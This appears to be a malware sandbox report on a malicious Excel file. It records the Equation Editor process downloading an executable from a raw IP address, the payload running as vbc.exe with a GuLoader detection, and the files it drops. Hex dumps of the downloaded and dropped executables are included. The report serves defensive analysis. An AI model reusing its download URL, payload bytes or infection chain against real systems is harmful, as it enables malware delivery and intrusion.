Jan 26, 2022 10:40:53.428663969 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.566884995 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.566993952 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.567604065 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.706120968 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.706151962 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.706163883 CET	80	49167	50.16.4.125	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 10:40:53.706176996 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.706288099 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.844465971 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844506025 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844528913 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844552040 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844574928 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844598055 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844609022 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.844620943 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844645023 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.844646931 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.844652891 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.844655991 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.844657898 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.844676018 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983169079 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983196020 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983218908 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983242989 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983264923 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983288050 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983310938 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983330965 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983335972 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983361959 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983406067 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983429909 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983432055 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983453035 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983455896 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983470917 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983475924 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983491898 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983499050 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983503103 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983520985 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.983530045 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.983549118 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.985578060 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.985764980 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:53.985835075 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:53.986990929 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.121912003 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.121941090 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.121958017 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.121974945 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.121990919 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122008085 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122025013 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122040033 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122044086 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122060061 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122076035 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122080088 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122080088 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122082949 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122097969 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122097969 CET	80	49167	50.16.4.125	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 10:40:54.122113943 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122117043 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122127056 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122136116 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122148037 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122154951 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122169971 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122174025 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122184038 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122191906 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122210026 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122210979 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122226000 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122226954 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122242928 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122245073 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122256041 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122262955 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122270107 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122279882 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122294903 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122298002 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122308969 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122315884 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122324944 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122334957 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122349977 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122351885 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122364998 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122370005 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122380972 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122389078 CET	80	49167	50.16.4.125	192.168.2.22
Jan 26, 2022 10:40:54.122406006 CET	49167	80	192.168.2.22	50.16.4.125
Jan 26, 2022 10:40:54.122407913 CET	80	49167	50.16.4.125	192.168.2.22

HTTP Request Dependency Graph



HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	50.16.4.125	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:40:53.567604065 CET	0	OUT	GET /E/raki.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 50.16.4.125 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:40:53.706120968 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 26 Jan 2022 09:40:54 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.0.14 Last-Modified: Wed, 26 Jan 2022 04:12:20 GMT ETag: "29888-5d6746870006c" Accept-Ranges: bytes Content-Length: 170120 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 a0 05 00 00 04 00 00 7c 04 03 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 c8 d5 00 00 00 00 00 00 00 00 00 00 f0 83 02 00 98 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 c8 d5 00 00 00 c0 04 00 00 d6 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@|@.texthj `.rdatan@@.data@.ndata``.rsrc@@

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **584**, Parent PID: **596**

General

Target ID:	0

Start time:	10:40:20
Start date:	26/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f3d0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E5A0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	o)+	binary	6F 29 2B 00 48 02 00 00 02 00 00 00 00 00 00 00 36 00 00 00 01 00 00 00 1A 00 00 00 10 00 00 00 37 00 30 00 32 00 37 00 35 00 32 00 31 00 2E 00 78 00 6C 00 73 00 78 00 00 00 37 00 30 00 32 00 37 00 35 00 32 00 31 00 00 00	success or wait	1	6E5A0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **1352**, Parent PID: **596**

General

Target ID:	2
Start time:	10:40:43
Start date:	26/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **800**, Parent PID: **1352**

General

Target ID:	4
Start time:	10:40:45
Start date:	26/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	170120 bytes
MD5 hash:	0DCB37FF90B93B7A3225707B1AF111B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.680919956.0000000003790000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsb1555.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Pyknisk.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\secur32.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\sxsstore.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsb1814.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsb1814.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AB7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsb1814.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsb1814.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	5	406059	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsb1555.tmp	success or wait	1	403875	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsb1814.tmp	success or wait	1	405C78	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Pyknisk.dat	0	22059	39 fd fd fd fd 00 00 00 5f 66 39 fd 39 fd fd 3f fd 75 1b 66 39 fd fd fd fd 7f 03 00 75 10 38 c4 40 7f 04 00 75 06 fd c4 fd 38 c1 fd 00 03 00 00 39 fd fd 49 fd 75 01 00 00 fd 50 62 67 39 fd fd 41 fd 62 fd 44 2d 66 39 fd fd 41 fd 28 7e fd fd 39 fd 39 fd fd f1 04 0d 38 fd 39 fd fd fd 52 fd 3e fd fd 66 39 fd fd fd 19 fd fd 3e fd fd 66 39 fd 53 fd fd 75 01 00 00 38 fd 38 fd 5a 38 c4 fd 31 fd 39 fd 39 fd fd 34 07 bb 42 47 fd fd 39 fd fd fd 04 fd fd 66 39 fd 39 fd 75 fd 38 fd 39 fd 57 39 fd 38 fd fd c4 44 fd fd 4b fd fd fd 3f fd 43 47 85 53 12 5e fd 73 fd 79 fd fd fd 77 60 fd 27 fd 74 6e fd fd 15 fd fd 10 fd fd 39 44 05 fd 6e 5c 55 fd 58 67 7a fd 2c 65 fd 01 fd fd 2f fd fd 7e fd 35 1f 28 fd fd 5d 23	9_f99?uf9u8u89ubg9bD-f9(~9989R >f9>f9Su88Z81994BG9f99u89W98K? CGS^syw`'tn9Dn\UXgz,e/~(]#	success or wait	3	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\secur32.dll	0	23040	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 34 fd fd fd 70 fd fd fd 70 fd fd fd 70 fd fd fd 79 fd 37 fd 64 fd fd fd 64 fd fd fd 73 fd fd fd 70 fd fd fd 4b fd fd fd 64 fd fd fd 76 fd fd fd 64 fd fd fd 71 fd fd fd 64 fd fd fd 76 fd fd fd 64 fd 5b fd 71 fd fd fd 64 fd fd fd 71 fd fd fd 52 69 63 68 70 fd fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 02 21 0b 01 0e 14 00 3c 00	MZ@!L!This program cannot be run in DOS mode.$4pppy7ddspKdvdqdvd[qdqRichpPEL!<	success or wait	1	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0	23040	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4f fd 49 fd 0b fd 27 fd 0b fd 27 fd 0b fd 27 fd 02 fd fd fd 0f fd 27 fd 1f fd 24 fd 0a fd 27 fd 1f fd 23 fd 06 fd 27 fd 0b fd 26 fd 42 fd 27 fd 1f fd 26 fd 00 fd 27 fd 1f fd 22 fd 09 fd 27 fd 1f fd 27 fd 0a fd 27 fd 1f fd 2e fd 05 fd 27 fd 1f fd 13 0a fd 27 fd 1f fd 25 fd 0a fd 27 fd 52 69 63 68 0b fd 27 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ@!L!This program cannot be run in DOS mode.$OI""$'#'&B'& """."%'Rich'PEL	success or wait	1	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\nsb1814.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	4060F9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	181	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	2	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	10	4060CA	ReadFile
C:\Users\user\AppData\Local\Temp\Pyknisk.dat	unknown	67065	success or wait	1	73192C59	ReadFile

Disassembly

No disassembly